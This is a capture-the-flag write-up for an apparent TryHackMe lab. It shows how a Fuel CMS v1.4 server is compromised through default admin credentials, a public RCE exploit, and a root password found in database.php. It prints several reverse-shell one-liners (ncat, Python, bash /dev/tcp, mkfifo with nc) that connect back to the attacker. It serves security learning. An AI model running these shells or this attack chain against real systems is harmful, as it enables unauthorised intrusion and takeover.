Synopsis
A new start-up has a few issues with their web server.
Platform
TryHackMe
Level
Easy
Tools
- nmap
- netcat
- Bash
Questions
User.txt
I started off using nmap to check for open ports on the target machine. Here are the results:
$ nmap -sV -sC 10.145.157.180
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-17 21:04 -0700
Nmap scan report for 10.145.157.180
Host is up (0.026s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Welcome to FUEL CMS
| http-robots.txt: 1 disallowed entry
|_/fuel/

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.16 seconds
Based off the results, port 80 is open which means that the target IP is accessible through the browser. I was presented with the welcome screen for "Fuel CMS". This page is showing you how to configure everything. Right off the bat, I noticed that the version is v1.4.


Before I looked for an exploit, I also noticed that you can access the admin page from the /fuel directory. It also provides you the default credentials for the admin user. Username and password is "admin".

I was able to successfully login, but there was nothing much within the admin portal. I did find some documentation that also verified that the CMS is running v1.4.


Since I have confirmed that the CMS is running on v1.4, I used Google to see if there is any vulnerabilities. I stumbled upon a Remote Code Execution (RCE) vulnerability. You can view it here.
Based off the exploit, it abuses a Remote Code Execution vulnerability in the /fuel/pages/select/ endpoint by injecting PHP code into the filter parameter. The exploit takes user input as a command, URL-encodes it, and sends it to the vulnerable application.
Before executing this exploit, I had to make some modifications to it. I first needed to change the URL to the target IP. Since it is running on port 80, I do not need to add a port number to the URL. I also commented out the proxy line as it seems that the exploit was originally configured to send requests through a local Burp Suite proxy. Since I did not have Burp Suite running, the exploit failed with a proxy connection error and could not reach the target application. Removing the proxy configuration allowed the script to send HTTP requests directly to the target system instead of attempting to route traffic through a non-existent local proxy.

When executing the exploit, I was prompted to enter a command. First command that I ran was whoami.

Since I was able to get an output, the exploit was a success. Now I can then spawn a reverse shell! Now I tried multiple commands to spawn a shell and majority of them failed expect for one. Here were the ones I attempted to use:
ncat 10.0.0.1 4242 -e /bin/bash

python -c 'import socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("tun0",4444));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn("/bin/sh")'

bash -i >& /dev/tcp/10.0.0.1/4242 0>&1
This is the command that I used to successfully spawn a reverse shell:
rm -f /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc <tun0> 4444 >/tmp/f


I was then able to obtain the user flag!
Root.txt

During enumeration, I initially could not find anything useful, and it took me about a day to finally discover a path toward gaining root access. While reviewing the welcome page, specifically Step 2 of the installation instructions, I noticed a reference to a database.php file. What stood out to me was that this file stores important database connection information such as the hostname (e.g., localhost), username, password, and the database name. This immediately caught my attention because configuration files like this can sometimes contain sensitive credentials that may be reused elsewhere on the system.

When I accessed this file, I was presented with the password for the root user!

I used su to switch to the root user and using the password that I found. From there, I was able to obtain the root flag!
What I Learned
One important lesson I learned is that public exploits do not always work by simply copying and pasting the code. It is important to understand what the exploit is doing and adjust it for the target environment. In this case, the exploit was configured to send traffic through Burp Suite using a local proxy, but since I was not using Burp, I had to comment out that section of code. I also had to change the hardcoded URL from localhost to the actual target IP address. Some exploits include clear setup instructions, but this one did not, so understanding the code was necessary to make it work correctly.